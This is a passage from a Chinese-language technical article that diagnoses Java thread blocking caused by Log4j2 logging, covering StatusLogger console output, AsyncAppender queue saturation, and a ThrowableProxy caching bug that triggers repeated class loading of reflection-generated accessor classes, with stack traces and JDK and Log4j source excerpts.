我们回头再来看下 StatusLogger，StatusLogger 采用单例模式实现，它输出日志到 Console（如 System.out 或 System.err），从上文分析可知，在高并发场景下非常容易导致线程 Block，那么它的存在有什么意义呢?

看官方介绍大意是说，在日志初始化完成前，也有打印日志调试的需求，StatusLogger 就是为了解决这个问题而生。

> **Troubleshooting tip for the impatient:**
>
> From log4j-2.9 onward, log4j2 will print all internal logging to the console if system property log4j2.debug is defined (with any or no value).
>
> Prior to log4j-2.9, there are two places where internal logging can be controlled:

- Before a configuration is found, status logger level can be controlled with system property org.apache.logging.log4j.simplelog.StatusLogger.level.
- After a configuration is found, status logger level can be controlled in the configuration file with the "status" attribute, for example: <Configuration status= "trace">.

Just as it is desirable to be able to diagnose problems in applications, it is frequently necessary to be able to diagnose problems in the logging configuration or in the configured components. Since logging has not been configured, "normal" logging cannot be used during initialization. In addition, normal logging within appenders could create infinite recursion which Log4j will detect and cause the recursive events to be ignored. To accomodate this need, the Log4j 2 API includes a StatusLogger.

### 3.1.6 问题小结

日志量过大导致 AsyncAppender 日志队列被打满，新的日志事件无法入队，进而由 ErrorHandler 处理日志，同时由于 ErrorHandler 存在线程安全问题，导致大量日志输出到了 Console，而 Console 在输出日志到 PrintStream 输出流时，存在 synchronized 同步代码块，所以在高并发场景下导致线程 Block。

## 3.2 AsyncAppender 导致线程 Block

### 3.2.1 问题现场

收到"jvm.thread.blocked.count"告警后立刻通过监控平台查看线程监控指标，当时的线程堆栈如下图 6 和图 7 所示。





图 6　等待锁的 Blocked 线程堆栈

图 7　持有锁的 Runnable 线程堆栈

从 Blocked 线程堆栈不难看出是跟日志打印相关，由于是 ERROR 级别日志，查看具体报错日志，发现有两种业务异常，分别如下图 8 和图 9 所示：

```
api:test, path:/performance/v0/zymu/mtthrift java.lang.reflect.InvocationTargetException
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.lang.reflect.Method.invoke(Method.java:497)
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:73)
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:44)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:71)
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:19)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:73)
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:20)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:89)
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:38)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:40)
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:15)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.server.common.util.ThreadUtils$1.run(ThreadUtils.java:46)
        at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:679)
        at org.eclipse.jetty.util.thread.QueuedThreadPool$2.run(QueuedThreadPool.java:597)
        at java.lang.Thread.run(Thread.java:745)
Caused by: java.lang.IllegalArgumentException: logger-ss
        at com.sankuai.shepherd.core.test.DefaultHello.sayHello(DefaultHello.java:10)
        ... 23 more
```

图 8 业务异常堆栈一

```
2021-10-18 16:37:27.157 - - [ERROR] shepherd-slow-share-QTP-10797 ExceptionHelper  api:test, path:/performance/v0/zymu/mtthrift
 java.lang.reflect.InvocationTargetException: null
        at sun.reflect.GeneratedMethodAccessor261.invoke(Unknown Source) ~[?:?]
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43) ~[?:1.8.0_45]
        at java.lang.reflect.Method.invoke(Method.java:497) ~[?:1.8.0_45]
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:73) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:44) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:71) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:19) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:73) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:20) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:89) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:38) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:40) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:15) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.server.common.util.ThreadUtils$1.run(ThreadUtils.java:46) [shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:679) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at org.eclipse.jetty.util.thread.QueuedThreadPool$2.run(QueuedThreadPool.java:597) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at java.lang.Thread.run(Thread.java:745) [?:1.8.0_45]
Caused by: java.lang.IllegalArgumentException: logger-ss
        at com.sankuai.shepherd.core.test.DefaultHello.sayHello(DefaultHello.java:10) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        ... 22 more
```

图 9 业务异常堆栈二

这些业务异常会是导致线程 Block 的幕后元凶吗？接下来本章节将结合如下图 10 所示的调用链路深入分析线程 Block 的根因。





图 10　日志调用链路

### 3.2.2 为什么会 Block 线程?

从 Blocked 线程堆栈中可以看出，线程阻塞在类加载流程上，查看 WebAppClass-Loader 相关代码片段如下图 11 所示，发现加载类时确实会根据类名来加 synchro-nized 同步块，因此初步猜测是类加载导致线程 Block。

```
473    /* ----------------------------------------------------------------- */
474    @Override
475    protected Class<?> loadClass(String name, boolean resolve) throws ClassNotFoundException
476    {
477        synchronized (getClassLoadingLock(name))
478        {
479            ClassNotFoundException ex= null;
480            Class<?> parent_class = null;
481            Class<?> webapp_class = null;
482
483            // Has this loader loaded the class already?
484            webapp_class = findLoadedClass(name);
485            if (webapp_class != null)
486            {
487                if (LOG.isDebugEnabled())
488                    LOG.debug( s: "found webapp loaded {}",webapp_class);
489                return webapp_class;
490            }
491
492            // Should we try the parent loader first?
493            if (_context.isParentLoaderPriority())
494            {...}
538            else
539            {...}
588        }
589    }
```

图 11　WebAppClassLoader

但上述猜测还有一些值得推敲的地方：

1. 项目代码里只是普通地输出一条 ERROR 日志而已，为何会触发类加载？
2. 通常情况下类加载几乎不会触发线程 Block，不然一个项目要加载成千上万个类，如果因为加载类就导致 Block，那项目就没法正常运行了。

### 3.2.3 为什么会触发类加载？

继续从 Blocked 线程堆栈着手分析，查看堆栈中的 ThrowableProxy 相关代码，发现其构造函数会遍历整个异常堆栈中的所有堆栈元素，最终获取所有堆栈元素类所在的 JAR 名称和版本信息。具体流程如下：

1. 首先获取堆栈元素的类名称。
2. 再通过 loadClass 的方式获取对应的 Class 对象。
3. 进一步获取该类所在的 JAR 信息，从 CodeSource 中获取 JAR 名称，从 Package 中获取 JAR 版本。

```
// org.apache.logging.log4j.core.impl.ThrowableProxy

private ThrowableProxy(final Throwable throwable, final Set<Throwable>
visited) {
    this.throwable = throwable;
    this.name = throwable.getClass().getName();
    this.message = throwable.getMessage();
    this.localizedMessage = throwable.getLocalizedMessage();
    final Map<String, CacheEntry> map = new HashMap<>();
    final Stack<Class<?>> stack = ReflectionUtil.getCurrentStackTrace();
      // 获取堆栈扩展信息
    this.extendedStackTrace = this.toExtendedStackTrace(stack, map,
null, throwable.getStackTrace());
    final Throwable throwableCause = throwable.getCause();
    final Set<Throwable> causeVisited = new HashSet<>(1);
    this.causeProxy = throwableCause == null ? null : new
ThrowableProxy(throwable, stack, map, throwableCause,
        visited, causeVisited);
    this.suppressedProxies = this.toSuppressedProxies(throwable,
visited);
}

ExtendedStackTraceElement[] toExtendedStackTrace(final Stack<Class<?>>
stack, final Map<String, CacheEntry> map,
                                                  final
```

```
StackTraceElement[] rootTrace,
                                                final
StackTraceElement[] stackTrace) {
    int stackLength;
    if (rootTrace != null) {
        int rootIndex = rootTrace.length - 1;
        int stackIndex = stackTrace.length - 1;
        while (rootIndex >= 0 && stackIndex >= 0 && rootTrace[rootIndex].
equals(stackTrace[stackIndex])) {
            --rootIndex;
            --stackIndex;
        }
        this.commonElementCount = stackTrace.length - 1 - stackIndex;
        stackLength = stackIndex + 1;
    } else {
        this.commonElementCount = 0;
        stackLength = stackTrace.length;
    }
    final ExtendedStackTraceElement[] extStackTrace = new
ExtendedStackTraceElement[stackLength];
    Class<?> clazz = stack.isEmpty() ? null : stack.peek();
    ClassLoader lastLoader = null;
    for (int i = stackLength - 1; i >= 0; --i) {
              // 遍历 StackTraceElement
        final StackTraceElement stackTraceElement = stackTrace[i];
              // 获取堆栈元素对应的类名称
        final String className = stackTraceElement.getClassName();
        // The stack returned from getCurrentStack may be missing
entries for java.lang.reflect.Method.invoke()
        // and its implementation. The Throwable might also contain
stack entries that are no longer
        // present as those methods have returned.
        ExtendedClassInfo extClassInfo;
        if (clazz != null && className.equals(clazz.getName())) {
            final CacheEntry entry = this.toCacheEntry(stackTraceElement,
clazz, true);
            extClassInfo = entry.element;
            lastLoader = entry.loader;
            stack.pop();
            clazz = stack.isEmpty() ? null : stack.peek();
        } else {
              // 对加载过的 className 进行缓存，避免重复加载
            final CacheEntry cacheEntry = map.get(className);
            if (cacheEntry != null) {
                final CacheEntry entry = cacheEntry;
                extClassInfo = entry.element;
                if (entry.loader != null) {
                    lastLoader = entry.loader;
                }
```

```
            } else {
                    // 通过加载类来获取类的扩展信息，如 location 和 version 等
                final CacheEntry entry = this.
toCacheEntry(stackTraceElement,
                    // 获取 Class 对象
                    this.loadClass(lastLoader, className), false);
                extClassInfo = entry.element;
                map.put(stackTraceElement.toString(), entry);
                if (entry.loader != null) {
                    lastLoader = entry.loader;
                }
            }
        }
        extStackTrace[i] = new
ExtendedStackTraceElement(stackTraceElement, extClassInfo);
    }
    return extStackTrace;
}

/**
 * Construct the CacheEntry from the Class's information.
 *
 * @param stackTraceElement The stack trace element
 * @param callerClass       The Class.
 * @param exact             True if the class was obtained via
Reflection.getCallerClass.
 * @return The CacheEntry.
 */
private CacheEntry toCacheEntry(final StackTraceElement
stackTraceElement, final Class<?> callerClass,
                                  final boolean exact) {
    String location = "?";
    String version = "?";
    ClassLoader lastLoader = null;
    if (callerClass != null) {
        try {
            // 获取 jar 文件信息
            final CodeSource source = callerClass.getProtectionDomain().
getCodeSource();
            if (source != null) {
                final URL locationURL = source.getLocation();
                if (locationURL != null) {
                    final String str = locationURL.toString().
replace('\\', '/');
                    int index = str.lastIndexOf("/");
                    if (index >= 0 && index == str.length() - 1) {
                        index = str.lastIndexOf("/", index - 1);
                        location = str.substring(index + 1);
                    } else {
```

```
                            location = str.substring(index + 1);
                        }
                    }
                }
            } catch (final Exception ex) {
                // Ignore the exception.
            }
                // 获取类所在 jar 版本信息
            final Package pkg = callerClass.getPackage();
            if (pkg != null) {
                final String ver = pkg.getImplementationVersion();
                if (ver != null) {
                    version = ver;
                }
            }
            lastLoader = callerClass.getClassLoader();
        }
        return new CacheEntry(new ExtendedClassInfo(exact, location,
version), lastLoader);
    }
```

从上述代码中可以看到，ThrowableProxy#toExtendedStackTrace 方法通过 Map 缓存当前堆栈元素类对应的 CacheEntry，来避免重复解析 CacheEntry，但是由于 Map 缓存 put 操作使用的 key 来自于 StackTraceElement.toString 方法，而 get 操作使用的 key 却来自于 StackTraceElement.getClassName 方法，即使对于同一个 StackTraceElement 而言，其 toString 和 getClassName 方法对应的返回结果也不一样，所以此 map 形同虚设。

```
// java.lang.StackTraceElement

public String getClassName() {
    return declaringClass;
}

public String toString() {
    return getClassName() + "." + methodName +
        (isNativeMethod() ? "(Native Method)" :
         (fileName != null && lineNumber >= 0 ?
          "(" + fileName + ":" + lineNumber + ")" :
          (fileName != null ?  "("+fileName+")" : "(Unknown Source)")));
}
```

该问题已有相关 Issue: fix the CacheEntry map in ThrowableProxy#toExtend-

edStackTrace to be put and gotten with same key 反馈给社区，并在 2.11.1 版本中修复了该问题。虽然通过让 get/put 方法使用同一个 key 来修复缓存的有效性问题，但由于 ThrowableProxy 对每个 Throwable 都会创建一个全新的 Map，而不是使用全局 Map，因此其缓存也仅仅对单个 Throwable 生效，作用范围非常有限，食之无味，弃之可惜。

言归正传，通常情况下一个类加载器对于一个类只会加载一次，类加载器内部保存有类缓存，无需重复加载，但目前的现象却是由于类加载而导致线程大量 Block，因此必然是有些类加载不了，且不断重复尝试加载，那到底是什么类无法加载呢?

### 3.2.4 到底什么类加载不了?

要找到具体是什么类无法加载，归根结底还是要分析业务异常的具体堆栈。

```
api:test, path:/performance/v0/zymu/mtthrift java.lang.reflect.InvocationTargetException
        at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
        at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
        at java.lang.reflect.Method.invoke(Method.java:497)
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:73)
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:44)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:71)
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:19)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:73)
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:20)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:89)
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:38)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:40)
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:15)
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107)
        at com.sankuai.shepherd.server.common.util.ThreadUtils$1.run(ThreadUtils.java:46)
        at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:679)
        at org.eclipse.jetty.util.thread.QueuedThreadPool$2.run(QueuedThreadPool.java:597)
        at java.lang.Thread.run(Thread.java:745)
Caused by: java.lang.IllegalArgumentException: logger-ss
        at com.sankuai.shepherd.core.test.DefaultHello.sayHello(DefaultHello.java:10)
        ... 23 more
```

图 12 业务异常堆栈一

```
2021-10-18 16:37:27.157 - - [ERROR] shepherd-slow-share-QTP-10797 ExceptionHelper  api:test, path:/performance/v0/zymu/mtthrift
 java.lang.reflect.InvocationTargetException: null
        at sun.reflect.GeneratedMethodAccessor261.invoke(Unknown Source) ~[?:?]
        at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43) ~[?:1.8.0_45]
        at java.lang.reflect.Method.invoke(Method.java:497) ~[?:1.8.0_45]
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:73) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.SSOFilter.invoke(SSOFilter.java:44) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:71) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.AccessLogFilter.invoke(AccessLogFilter.java:19) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:73) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.MonitorPreFilter.invoke(MonitorPreFilter.java:20) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:89) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.TraceFilter.invoke(TraceFilter.java:38) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:40) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.filter.CorsFilter.invoke(CorsFilter.java:15) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.core.process.ProcessHandlerFactory$DefaultInvocationHandler.handle(ProcessHandlerFactory.java:107) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at com.sankuai.shepherd.server.common.util.ThreadUtils$1.run(ThreadUtils.java:46) [shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        at org.eclipse.jetty.util.thread.QueuedThreadPool.runJob(QueuedThreadPool.java:679) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at org.eclipse.jetty.util.thread.QueuedThreadPool$2.run(QueuedThreadPool.java:597) [jetty-all-9.4.7.v20170914-uber.jar:9.4.7.v20170914]
        at java.lang.Thread.run(Thread.java:745) [?:1.8.0_45]
Caused by: java.lang.IllegalArgumentException: logger-ss
        at com.sankuai.shepherd.core.test.DefaultHello.sayHello(DefaultHello.java:10) ~[shepherd-core-1.1.5.12-SNAPSHOT.jar:?]
        ... 22 more
```

图 13　业务异常堆栈二

对比如图 12 和图 13 所示的两份业务异常堆栈，我们可以看到两份堆栈基本相似，且大多数类都是很普通的类，但是唯一不同的地方在于：

1. sun.reflect.NativeMethodAccessorImpl（参见图 12）。
2. sun.reflect.GeneratedMethodAccessor261（参见图 13）。

从字面信息中不难猜测出这与反射调用相关，但问题是这两份堆栈对应的其实是同一份业务代码，为什么会产生两份不同的异常堆栈?

查阅相关资料得知，这与 JVM 反射调用相关，JVM 对反射调用分两种情况：

1. **默认使用 native 方法进行反射操作。**
2. **一定条件下会生成字节码进行反射操作**，即生成 sun.reflect.GeneratedMethodAccessor<N> 类，它是一个反射调用方法的包装类，代理不同的方法，类后缀序号递增。

JVM 反射调用的主要流程是获取 MethodAccessor，并由 MethodAccessor 执行 invoke 调用，相关代码如下：

```
// java.lang.reflect.Method

@CallerSensitive
public Object invoke(Object obj, Object... args)
    throws IllegalAccessException, IllegalArgumentException,
       InvocationTargetException
{
    if (!override) {
```

```
        if (!Reflection.quickCheckMemberAccess(clazz, modifiers)) {
            Class<?> caller = Reflection.getCallerClass();
            checkAccess(caller, clazz, obj, modifiers);
        }
    }

    MethodAccessor ma = methodAccessor;             // read volatile
    if (ma == null) {
              // 获取 MethodAccessor
        ma = acquireMethodAccessor();
    }
    // 通过 MethodAccessor 调用
    return ma.invoke(obj, args);
}

private MethodAccessor acquireMethodAccessor() {
    MethodAccessor tmp = null;
    if (root != null) tmp = root.getMethodAccessor();
    if (tmp != null) {
        methodAccessor = tmp;
    } else {
        // 通过 ReflectionFactory 创建 MethodAccessor
        tmp = reflectionFactory.newMethodAccessor(this);
        setMethodAccessor(tmp);
    }

    return tmp;
}
```

当 noInflation 为 false（默认为 false）或者反射方法所在类是 VM 匿名类（类名中包括斜杠“/”）的情况下，ReflectionFactory 会返回一个 MethodAccessor 代理类，即 DelegatingMethodAccessorImpl。

```
// sun.reflect.ReflectionFactory

public MethodAccessor newMethodAccessor(Method method) {
      // 通过启动参数获取并解析 noInflation 和 inflationThreshold 值
      // noInflation 默认为 false
      // inflationThreshold 默认为 15
    checkInitted();

    if (noInflation && !ReflectUtil.isVMAnonymousClass(method.
getDeclaringClass())) {
        return new MethodAccessorGenerator().
            generateMethod(method.getDeclaringClass(),
                           method.getName(),
```

```
                                method.getParameterTypes(),
                                method.getReturnType(),
                                method.getExceptionTypes(),
                                method.getModifiers());
    } else {
        NativeMethodAccessorImpl acc =
            new NativeMethodAccessorImpl(method);
        DelegatingMethodAccessorImpl res =
            new DelegatingMethodAccessorImpl(acc);
        acc.setParent(res);

              // 返回代理 DelegatingMethodAccessorImpl
        return res;
    }
}

private static void checkInitted() {
    if (initted) return;
    AccessController.doPrivileged(
        new PrivilegedAction<Void>() {
            public Void run() {
                // Tests to ensure the system properties table is fully
                // initialized. This is needed because reflection code is
                // called very early in the initialization process (before
                // command-line arguments have been parsed and therefore
                // these user-settable properties installed.) We assume that
                // if System.out is non-null then the System class has been
                // fully initialized and that the bulk of the startup code
                // has been run.

                if (System.out == null) {
                    // java.lang.System not yet fully initialized
                    return null;
                }

                String val = System.getProperty("sun.reflect.
noInflation");
                if (val != null && val.equals("true")) {
                    noInflation = true;
                }

                val = System.getProperty("sun.reflect.
inflationThreshold");
                if (val != null) {
                    try {
                        inflationThreshold = Integer.parseInt(val);
                    } catch (NumberFormatException e) {
                        throw new RuntimeException("Unable to parse
property sun.reflect.inflationThreshold", e);
```

```
                    }
                }

                initted = true;
                return null;
            }
        });
}
```

默认情况下 DelegatingMethodAccessorImpl 代理了 NativeMethodAccessorImpl，但是随着反射调用次数的增加，当一个方法被反射调用的次数超过一定的阀值时（inflationThreshold，默认值是 15），NativeMethodAccessorImpl 会通过字节码生成技术，自动生成 MethodAccessorImpl 实现类，并修改 DelegatingMethodAccessorImpl 的内部代理对象指向字节码生成类实例，从而改变后续反射调用逻辑。





图 14 MethodAccessor 关系图

```
// sun.reflect.DelegatingMethodAccessorImpl
```

```
class DelegatingMethodAccessorImpl extends MethodAccessorImpl {
      // 内部代理 MethodAccessorImpl
    private MethodAccessorImpl delegate;

    DelegatingMethodAccessorImpl(MethodAccessorImpl delegate) {
        setDelegate(delegate);
    }

    public Object invoke(Object obj, Object[] args)
        throws IllegalArgumentException, InvocationTargetException
    {
        return delegate.invoke(obj, args);
    }

    void setDelegate(MethodAccessorImpl delegate) {
        this.delegate = delegate;
    }
}
